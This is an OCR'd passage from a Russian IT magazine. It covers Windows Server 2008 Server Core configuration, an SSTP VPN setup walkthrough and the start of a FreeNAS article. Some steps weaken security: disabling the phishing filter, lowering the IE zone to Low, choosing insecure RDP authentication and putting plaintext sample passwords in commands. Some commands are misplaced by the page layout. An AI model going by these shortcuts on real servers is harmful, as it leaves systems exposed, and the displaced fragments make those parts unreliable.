Теперь осталось присоединить компьютер к домену и добавить доменного пользователя в локальную группу администраторов:

```
> netdom join CORESRV /domain:TESTDOMAIN /userd:SysAdmin
/password:P@sSw0rd

> net localgroup administrators /add TESTDOMAIN\User
```

Опять перезагружаемся и приступаем к настройкам.

НАСТРОЙКИ ОКРУЖЕНИЯ

Некоторые настройки в Core Server производятся путем запуска команды «control», в качестве аргумента которой следует передать файл с расширением .cpl (Control Panel Library). Команда «`dir *.cpl | more`», введенная в каталоге Windows\System32, показала наличие всего двух таких файлов.
Некоторые сервисы зависят от точности хода часов компьютера. Особенно чувствителен к этому Kerberos, используемый AD. Для настройки даты и времени следует ввести команду:

```
> control timedate.cpl
```

После чего увидишь знакомое окно. Теперь переходим к изменению региональных установок:

```
> control intl.cpl
```

Здесь четыре вкладки, где можно установить формат времени, цифр и так далее, указать расположение, установить раскладку клавиатуры и системную локаль. Чтобы добавить русскую раскладку, выбираем Keyboards and Languages и, нажав кнопку Change keyboards, выбираем в списке нужную. Обрати внимание на вкладку Language Bar. Здесь можно указать расположение индикатора переключения раскладки. Еще одна кнопка («Install/Uninstall Languages») позволяет загрузить файлы для локализации меню и диалоговых окон.
В каталоге System32 находится полезный скрипт — scregedit.wsf, который позволяет настроить автоматическое обновление системы, Remote Desktop, IPSec, приоритеты DNS. Все параметры запуска скрипта можно просмотреть, введя «`cscript scregedit.wsf /?`». Эту команду следует выполнять в каталоге System32, иначе придется указывать абсолютный путь. Например, чтобы просмотреть текущие настройки автоматического обновления, используем:

```
> cscript scregedit.wsf /AU /v
Value not set
```

По умолчанию автоматическое обновление отключено. Использовав ключи «`/au /?`», узнаем доступные параметры. Для активации автоматического обновления следует ввести:

```
> cscript scregedit.wsf /AU 4
```

Отключить его также просто:

```
> cscript scregedit.wsf /AU 1
```

К сожалению, отсутствие GUI и каких-либо файлов настроек означает, что обновление будет производиться по принципу «все или ничего». Указать на отдельный компонент нет никакой возможности. Вероятно, выходом из ситуации является обновление через WSUS.
Разрешить подключения по протоколу **Remote Desktop Protocol** (RDP) для удаленного управления сервером нетрудно:

```
> cscript scregedit.wsf /AR 0
```


По умолчанию Windows Firewall (WF) активен и на всех интерфейсах блокирует входящие соединения. Поэтому нам нужно разрешить RDP-подключения. Для управления используем netsh с ключом `'advfirewall'` (Advanced Firewall):

```
> netsh advfirewall firewall add rule name="TS Admin" \
      protocol=TCP dir=in localport=3389 action=allow
```

Используем небезопасные подключения терминального сервиса:

```
> cscript scregedit.wsf /CS 0
```

Если вместо 0 указать 1, то для аутентификации будет задействован безопасный протокол CredSSP (Credential Security Service Provider), который кроме Win2k8 поддерживают Vista и WinXP SP3. По умолчанию скринсейвер включен и активируется через 10 минут бездействия. При первых настройках, когда часто смотришь в мануал, это мешает. Чтобы его отключить, следует запустить программу `regedt32` (именно без i) и установить значение ключа `HKCU\ControlPanel\Desktop\ScreenSaveActive` в 0.



Редактируем реестр

```
> start /w ocsetup DHCPServerCore
```

Для настройки параметров работы после его установки используем MMC на удаленной системе или локально, с помощью утилиты netsh. Аналогично устанавливаются другие роли и компоненты. Исключения составляют только две роли. Первую — Streaming Media Services — необходимо предварительно скачать с сайта Microsoft (support.microsoft.com/kb/934518, вариант для Core) и затем установить msu-файл:

```
> start /w wusa /quiet
Windows6.0-KB934518-x86-ServerCore.
msu
```

После чего вывод oclist покажет наличие новой роли. Ставим и запускаем:

```
> start /w ocsetup MediaServer
> net start wmserver
```

Для удаленного управления Media Services рекомендуется использовать MMC-консоль, которую можно скачать на этой же странице.

УПРАВЛЕНИЕ РОЛЯМИ И КОМПОНЕНТАМИ

Мы выполнили базовую установку и настроили общие параметры сервера. В режиме Server Core нет ролей и компонентов, установленных по умолчанию. Поэтому об этом необходимо позаботиться самостоятельно. Для настройки каждой применяются свои команды (что неудобно). Кроме того, нормальной документации для Server Core пока недостаточно.

Для просмотра списка доступных ролей и дополнительных компонентов, используемых программой установки Ocsetup.exe, набери следующую команду:

```
> oclist
```

Начнем с критической для работы многих сервисов роли DNS-сервера. Для установки вводим:

```
> start /w ocsetup DNS-Server-Core-Role
```

Учти, что название роли и компонента чувствительно к регистру.

Дополнительный ключ '/w' задерживает появление приглашения командной строки до тех пор, пока выполнение команды не завершится (пока установка не закончится). Чтобы удалить роль или компонент, просто добавь к команде ключ '/uninstall'. Дальнейшая настройка DNS производится удаленно при помощи консоли MMC или команды «dnscmd», все параметры которой можно узнать, введя «dnscmd /info». Добавим DNS-зону с именем domain как primary зону:

```
> dnscmd /zoneadd "domain.local" /Primary \
      /file "domain.local.dns"
```

Чтобы добавить запись A для узла comp1 с IP-адресом 192.168.1.5 к зоне domain.local, вводим:

```
> dnscmd /recordadd domain.local comp1 A 192.168.1.5
```

Использовав ключ '/zoneprint', можно просмотреть список зон, а для удаления записи вместо '/recordadd' пишем '/recorddelete'. Также следует разрешить автоматический запуск для установленной роли:

```
> sc config dns start= auto
```

Для развертывания DCHP-сервера набираем:

И вторая роль — DCPromo — за неимением графического интерфейса требует наличия заранее подготовленного файла ответов. Формат файла будет отличаться, в зависимости от того, создается новый домен или контроллер подключается к уже имеющемуся. Узнать все параметры файла можно, запустив «dcpromo» с ключом '/?'. Для создания нового домена создадим файл unattend.txt такого содержания:

```
[DCInstall]
# Пароль админа, иначе пустой
AdministratorPassword = password
# Первый домен
ReplicaOrNewDomain = Domain
NewDomain=Forest
DomainNetBiosName = domain
# Имя
NewDomainDNSName = domain.local
AutoConfigDNS=Yes
DNSDelegation=Yes
DNSDelegationUserName=dnsuser
DNSDelegationPassword=Passw0rd
# Перезагрузка вручную
RebootOnSuccess = No
# Пароль для режима восстановления
SafeModeAdminPassword = P@ssw0rd
```

Теперь выполняем:

```
> dcpromo /unattend:C:\unattend.txt
```

Теперь контроллер домена установлен.

ВЫБОР ЗА ТОБОЙ

Режим Server Core, появившийся в Win2k8, — новшество из разряда ожидаемых. Администраторы с небольшим опытом могут не принять такой режим, так как операции, которые раньше производились двумя щелчками мышки, теперь требуют погружения в документацию. Приведение сервера в рабочее состояние может занять заметно больше времени. Но, с другой стороны, ты получишь более безопасную и стабильно работающую систему. Поэтому — взвесь все pro и contra и действуй.

УЛЬЯНА СМЕЛАЯ



Слоеный VPN

ПОДНИМАЕМ СЕРВЕР УДАЛЕННОГО ДОСТУПА SSL VPN НА БАЗЕ WINDOWS SERVER 2008

VPN-решения появились в ОС Windows еще во времена NT. В каждой последующей версии добавлялись новые возможности для построения виртуальных частных сетей. Выход Win2k8 также не стал исключением — теперь число поддерживаемых протоколов увеличилось аж до четырех: PPTP, L2TP, IPsec и SSTP. Только последний из них действительно безопасен.

НОВИНКА SSTP

Принцип работы **SSTP** (Secure Socket Tunneling Protocol — протокол безопасного туннелирования сокетов) напоминает способ применения SSL в обычном браузере. VPN-клиент подключается к серверу SSTP на стандартный HTTPS-порт 443/tcp и отправляет ему приветственное сообщение, уведомляя, что хочет создать SSL-сеанс. Сервер высылает сертификат. Клиент проверяет базу Trusted Root Certification Authorities, чтобы убедиться в валидности полученного сертификата, и передает на сервер специальным образом зашифрованную форму ключа SSL-сеанса. Тот ее расшифровывает с помощью личного ключа сертификатов. Теперь соединение шифруется оговоренным методом шифрования и ключом SSL-сеанса. Это существенно снижает вероятность перехвата данных. Далее идет окончательное согласование параметров SSTP-канала и PPP-соединения, происходит проверка мандата пользователя посредством механизмов аутентификации PPP/EAP и конфигурирование настроек для IPv4/IPv6 трафика. Только затем клиент получает доступ к ресурсам удаленной сети.
SSTP позволяет значительно упростить организацию соединений, так как при таком типе VPN-подключении не требуется перестройка правил межсетевого экрана, и нет проблем с NAT-устройствами или при работе



через прокси-сервер. Правда, если промежуточный прокси имеет функции проверки подлинности, то с настройками придется немного повозиться. Клиентские ОС Vista SP1 и WinXP SP3 уже поддерживают этот протокол. Естественно, и Win2k8 можно настроить в качестве клиента.

ЧТО НУЖНО ДЛЯ VPN?

Типичная инфраструктура для создания VPN в Win2k8 состоит из контроллера домена, сервера сертификатов, серверов **RRAS** (Routing and Remote Access) и **NPS** (Network Policy Server). Последний ранее назывался **Internet Authentication Server** (IAS), а фактически был RADIUS-сервером. Размещение этих компонентов зависит от топологии сети и количества пользователей. Кроме контроллера AD, все остальные вполне могут работать на одном компьютере. Размещать контроллер домена и RRAS-сервер на одной машине не следует. Адреса VPN можно раздавать клиентам при помощи DHCP-сервера или средствами RRAS. Для аутентификации задействуй внешний RADUIS-сервер.

Для простоты будем считать, что у нас уже есть настроенный контроллер домена и служба DNS, созданы учетные записи и общие каталоги, которые будут использованы для удаленного доступа. Сервер RRAS, участвующий в настройке VPN, подсоединен к домену и виден из внешней сети через межсетевой экран.

В Win2k3 у пользователей, которым разрешен доступ к VPN, должен быть активирован пункт «Управление на основе политик удаленного доступа» в меню «Входящие звонки» (Dial-in). В Win2k8 есть аналогичная вкладка в свойствах учетной записи. Чтобы разрешить пользователю подключаться удаленно, установи флажок в пункте «Allow Access» или «Control Access Through NPS Network Policy».


Для выдачи сертификатов используется **Active Directory Certificate Services**, который, в свою очередь, потребует наличия роли Web Server (IIS). Хотя сам IIS не принимает участия в работе RRAS, так как HTTPS-соединения проходят прямиком через драйвер `HTTP.SYS`, он нужен исключительно для получения сертификата.

СЕРВЕР СЕРТИФИКАТОВ: НАСТРОЙКА

Итак, с теоретической частью и геометрией домена закончили, обратимся к настройкам. Выбираем в Initial Configuration Tasks (команда oobe) или в Server Manager ссылку Add roles и отмечаем пункт Active Directory Certificate Services. Переходим к следующему шагу, в котором нам предлагают выбрать службу ролей (Role Services). Щелкаем по Certification Authority Web Enrollment. Появившийся мастер Add Roles Wizard позволит дополнительно установить еще две роли: Web Services (IIS) и Windows Process Activation Services. Соглашаемся, нажав Add Required Role Services, и попадаем в диалог, где будет предложено выбрать тип установки CA (Certification Autorities). Пожалуй, достаточно остановиться на Standalone. В окне CA Type следует установить переключатель в Root CA.

Переходим к этапу работы с приватными ключами. Если планируется использовать ранее созданный секретный ключ, отмечаем «Use existing private key». Иначе — создаем новый ключ, выбрав «Create a new private key». В настройках безопасности ключа по умолчанию используется алгоритм SHA1 с длиной ключа 2048 бит. В большинстве случаев этого хватит. Если тебя эти настройки не устраивают, выбери в Cryptography другие варианты. На этапе Configure CA Name для ключа будет предложено имя, полученное командой hostname. Учти, что имя в сертификате должно совпадать с DNS-именем VPN-сервера, поэтому при необходимости пропиши нужное в «Common name for this CA». По дефолту сгенерированный ключ будет действителен в течение пяти лет (срок можно изменить на этапе Validity Period). Создание ключей, не имеющих срока окончания действия, не предусмотрено, но это легко обойти, указав большой период валидности ключа. Сгенерированные ключи будут помещены в каталог `Windows/system32/CertLog`.

Мастер перейдет к установке IIS; здесь на втором шаге будет предложено выбрать службы ролей. На странице выбора уже отмечены некоторые из них, оставляем, как есть.



Настройка параметров создаваемого ключа

СОЗДАЕМ СЕРТИФИКАТ

Итак, ключи готовы. Теперь VPN-серверу необходимо получить сертификат, который будет использован при создании VPN-соединения с компьютером клиента.

Чтобы нам не помешала система безопасности, уменьшим уровень защиты или установим в Trusted-зону сайт, с которого будет приниматься сертификат. Для этого запусти IE с правами администратора (если работаешь под обычной учетной записью, то выбери в контекстном меню Run as administrator). Выбрав Tools → Internet Options, вызываем окно настроек. Переходим во вкладку Advanced и отключаем фишинг-фильтр, установив флажок Turn off automatic Phishing Filter. Дальше заходим на вкладку Security, отмечаем Local intranet, где изменяем уровень безопасности с Medium-low на Low.

В браузере набираем адрес Certification Authority Web Enrollment, в общем случае — это http://localhost/certsrv. Нажимаем ссылку Request a certificate, затем в следующем окне Advanced Certificate Request жмем Create and submit a request to this CA. Разрешаем запуск ActiveX-объектов и приступаем к заполнению полей, самым важным из которых является Name. Здесь указывается имя, которое VPN-клиенты будут использовать при подключении к серверу. В раскрывающемся списке Type of Certificate Needed выбираем Server Authentication Certificate. В поле Key Options и Additional настраиваем параметры ключа. И обязательно устанавливаем флажок Mark keys as exportable. По окончании установок нажимаем Submit. Появится запрос на установку нового сертификата. Подтверждаем нажатием Yes и запоминаем Request ID. В окне, открывшемся по окончании создания сертификата, нам предложат установить полученный сертификат.

Для установки сертификата открываем MMC-консоль (Start → Run, набираем mmc). В меню File выбираем пункт Add/Remove Snap-in. Должно появиться окно добавления и удаления оснастки, в котором отмечаем Certification Authority и нажимаем кнопку Add для переноса его в правый столбик. Нам предложат выбрать компьютер, к которому будет подключаться выбранная оснастка. Оставляем значение по умолчанию (Local computer). После нажатия на OK в MMC-консоли появится вкладка Certification Authority (Local), в списке которой находится наш сервер. Раскрываем список и переходим в пункт Pending Requests. Здесь должен быть наш сертификат с номером в столбце Request ID (совпадает с созданным на предыдущем шаге). Отмечаем его и в контекстном меню переходим в пункт All Tasks → Issue. Сертификат без всякого предупреждения исчезнет из этого списка и обнаружится только во вкладке Issued Certificates. Чтобы просмотреть его свойства, достаточно дважды щелкнуть мышкой. Обрати внимание на параметр CRL Distribution Points (Точки распределения CRL): в нем показана ссылка, выбрав которую, клиент может загрузить список отозванных сертификатов (Certificate Revocation List — CRL), чтобы убедиться, что сертификат VPN сервера не был отозван или поврежден.

Переходим к установке сертификата. Для этого открываем страницу http://



info

• **SSL** (Secure Sockets Layer) — уровень защищенных сокетов. Криптографический протокол, обеспечивающий безопасную передачу данных в Сети.


• SSTP часто называют «PPP через SSL». Это означает, что можно использовать механизмы аутентификации PPP и EAP, чтобы сделать SSTP-соединение более безопасным.

• Упрощение настроек и решение проблем с файрволами и NAT-устройствами — вот основные задачи, которые наряду с повышением безопасности ставили перед собой разработчики SSTP.


• По сравнению с IPsec SSTP обеспечивает более сильную аутентификацию.

• Vista SP1 и WinXP SP3 поддерживают протокол SSTP.

• Ссылка в параметре CRL Distribution Points в свойствах ключа даст URL, по которому можно получить список отозванных сертификатов и убедиться, что сертификат VPN сервера не был отозван или поврежден.



Получаем сертификат



Экспорт ключа в MMC

localhost/certsrv, где выбираем View the status of a pending certificate request. В окне появится список ссылок на сертификаты (он у нас один). Нажимаем на ссылку и попадаем в окно Certificate Issued, попутно разрешая выполнение сценариев ActiveX. Для установки нажимаем Install this certificate и подтверждаем установку.

Теперь нужно указать, для кого мы его, собственно, создавали. Снова вызываем MMC, находим и добавляем вкладку Certificates, как показано выше. Нажимаем Finish, чтобы принять предлагаемое по умолчанию значение My user account. Затем повторяем действие, но теперь выбираем Computer account. В диалоговом окне Select Computer оставляем предложенное значение Local computer. Закрываем окно Add or Remove Snap-ins.

В панели MMC переходим в Certificates → Current User → Personal. Выбираем сертификат и нажатием в контекстном меню All Tasks → Export вызываем мастер Certificate Import Wizard. Первое окно пропускаем; во втором устанавливаем переключатель в Yes, export the private key. Далее мастер советует выбрать формат файла сертификата; оставляем предложенный по умолчанию — **PKCS #12**. После чего вводим два раза пароль для защиты приватного ключа и указываем, куда сохранить файл. Затем просто следуем за мастером, соглашаясь со всеми пунктами. Теперь импортируем ключ на компьютер. Для этого выбираем Certificates (Local Computer) → Personal и в контекстном меню, доступном по щелчку на пункте Certificates, выбираем All Tasks → Import. В появившемся мастере нужно лишь указать на файл, сохраненный на предыдущем шаге. Если его значок не будет показан, поставь в раскрывающемся списке справа внизу All Files. Для импорта понадобится ввести пароль и место хранения (здесь просто переходим к следующему шагу, оставив значение Personal).

Все, сертификатный квест полностью пройден. Теперь можно спокойно переходить к установке и настройке роли RRAS.

УСТАНОВКА И НАСТРОЙКА RRAS


Выбираем в Server Manager пункт Add roles, отмечаем пункт Network Policy and Access Services и в окне выбора службы ролей — Routing and Remote Access Services. В результате будут выбраны пункты Remote Access Service и Routing. Нажимаем Install, подтверждаем выбранные элементы и ждем окончания процесса установки.

Теперь нужно активировать сервисы. Это можно сделать, вызвав из меню Start → Administrative Tools консоль Routing and Remote Access (или выбрав аналогичный пункт в появившемся после установки роли меню в Server Manager). Находим в контекстном меню пункт Configure and Enable Routing and Remote Access. На втором шаге мастера (первый пропускаем) нам предлагают активировать несколько вариантов сервисов. По умолчанию предлагается пункт Remote access (dial-up or VPN), при помощи которого настраивается удаленный доступ для пользователей диалап или VPN — его же рекомендует и документация Microsoft. Подходит он не для всех ситуаций, поэтому советую внимательно изучить, что предлагается в остальных пунктах. Они отвечают за активацию сервиса NAT, связки VPN+NAT, соединение между двумя сетями и выборочную настройку. В том случае, когда внешние клиенты должны получать доступ к серверу сертификации, потребуется и NAT, иначе SSTP-соединение работать не будет. Поэтому выбираем Virtual Private Network (VPN) access and NAT. На следующем шаге отмечаем интерфейс, к которому будут подключаться VPN-клиенты (если на сервере установлена одна сетевая карта, будет выведено предупреждение). Далее мастер предлагает определиться с тем, как назначать IP-адреса клиентам: автоматически или вручную. Вариант Automatically подходит, когда имеется DCHP-сервер. Иначе указываем From a specified range of addresses — и в следующем окне вводим диапазон IP-адресов. Так как аутентификацию пользователей будем производить средствами RRAS, то в следующем окне оставляем значение по умолчанию (No, use Routing and Remote Access Server ...). Хотя если уже есть настроенный RADIUS-сервер, лучше использовать именно его.


В сообщении после активации сервисов будет сказано, что выбранный режим распределения IP-адресов потребует наличия агента распределения DCHP Relay Agent. Ничего делать не нужно, просто принимаем это к сведению.

Если сейчас посмотрим на вкладку RRAS, то увидим, что появились дополнительные вкладки, где можно настроить маршрутизацию, работу Relay Agent'а и прочее (отдельно для IPv4 и IPv6). Некоторые настройки доступны и в меню свойств роли RRAS; назначение большей части из них понятно и без пояснения. Советую просто пройтись по пунктам, чтобы разобраться с возможностями. Настройки портов для всех типов VPN производятся в меню свойств вкладки Port.

Кстати, чтобы сервер SSTP вместо HTTPS использовал HTTP-соединение (порт 80/tcp), значение параметра UseHttps, который находится в ветке `HKLM\System\CurrentControlSet\Services\SstpSvc\Parameters`, нужно с 1 изменить на 0. Это может понадобиться при работе



Свойства ключа



Разрешаем пользователю подключаться через VPN

через SSL-терминатор или реверсный прокси. Чтобы разрешить HTTP-запросы на сервер сертификации, выбираем IPv4 — NAT и в контекстном меню, появляющемся по щелчку мышки на внешнем сетевом интерфейсе, указываем его свойства. Теперь переходим в окно Services and Ports и устанавливаем флажок в пункте Web Server (HTTP). В диалоге Edit Service вводим IP-адрес сервера сертификации внутренней сети.

ВСЕ ГОТОВО К ПЕРВОМУ ПОДКЛЮЧЕНИЮ

Настройка VPN-соединения в Vista и WinXP довольно проста, поэтому покажу, как это сделать в Win2k8 (пользователи Vista найдут много общего). Документация Microsoft советует вначале настроить PPTP-соединение, и если все в порядке, переходить на L2TP или SSTP.


Для настройки PPTP VPN вызываем Network and Sharing Server. Проще это сделать из контекстного меню, вызываемого по щелчку на индикаторе сетевой активности. Нажимаем ссылку Set up a connection or network и в появившемся окне нажимаем Click Connect to a workplace, затем в следующем окне жмем Use my Internet connection (VPN). Мастер предложит настроить интернет-соединение. Здесь можно отметить I'll set up an Internet connection later. Вводим DNS-имя VPN-сервера и в строке ниже — описание соединения. Переходим к следующему диалогу, где вводим логин и пароль пользователя. Эти данные будут использоваться при подключении. Чтобы соединиться с VPN-сервером, в Network and Sharing Center выбираем Connect to a network, а в появившемся окне нажимаем VPN Connection. Если все нормально, значит можно переходить к настройке SSTP.

VPN-клиент, использующий SSTP-подключение, должен установить сертификат сервера. При использовании контроллера домена это будет сделано автоматически (или же придется установить его вручную). Весь процесс во многом напоминает установку сертификата на сервер, о которой говорилось выше: получаем сертификат с Certification Authority Web Enrollment и импортируем при помощи MMC Certificate (Local Computer). Теперь вызываем свойства созданного VPN-соединения. Во вкладке Networking, в раскрывающемся списке Type of VPN, установленный по умолчанию Automatic меняем на SSTP. Вот и все!

ЗАКЛЮЧЕНИЕ

Несмотря на то, что настройка VPN в Win2k8 на первый взгляд кажется немного запутанной, на самом деле все понятно и логично. Создать готовую конфигурацию можно за полчаса. Появление нового протокола, работающего по стандартным портам, снимает все вопросы по работе через файрвол и NAT. Несомненно, это упростит жизнь администратору.

Установка SSTP VPN на клиентском компьютере





warning

SSTP не предназначен для организации межсайтовых виртуальных частных сетей.



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

NAS ДЛЯ КАЖДОГО ИЗ НАС

FREENAS: ДИСТРИБУТИВ ДЛЯ СОЗДАНИЯ СЕТЕВОГО ХРАНИЛИЩА ДАННЫХ

Даже в сети небольшой организации, не имеющей централизованного управления, данные удобно хранить на отдельном сервере. Это позволяет тонко разграничить доступ и упростить резервное копирование, а также на порядок упрощает администрирование.

НЕДОСТАТКИ ВЫТЕКАЮТ ИЗ ДОСТОИНСТВ

NAS (Network Attached Storage) представляет собой один или несколько специализированных выделенных устройств, имеющих свой IP-адрес и обеспечивающих доступ пользователей на уровне данных напрямую либо через сервер-посредник. Учитывая, что устройства NAS выполняют строго определенные функции и при их реализации используются, как правило, специальные версии популярных операционных систем, в качестве серверов можно задействовать маломощные системы с небольшим количеством ОЗУ и, соответственно, меньшей стоимостью. Подключение подобных устройств прозрачно для сети. Они сами определяют свои сетевые адреса и объявляются как накопители информации. Решения на базе NAS оптимальны для небольших организаций либо отдельных подразделений, так как

позволяют создать сеть хранения информации любой емкости без больших затрат.
Все недостатки NAS вытекают из перечисленных достоинств. Например, необходимо побеспокоиться о защите информации от несанкционированного доступа со стороны других пользователей. Поэтому такие системы широко используют различные методы аутентификации: LDAP, NIS, Radius, Active Directory и прочие. Но все-таки самым главным недостатком NAS для многих будет существенное увеличение нагрузки на сеть. Стоит очень тщательно планировать расположение и количество NAS-устройств. Если какой-то из отделов организации работает с файлами большого объема, лучше перевести его в отдельную подсеть и выделить ему персональный NAS-сервер.
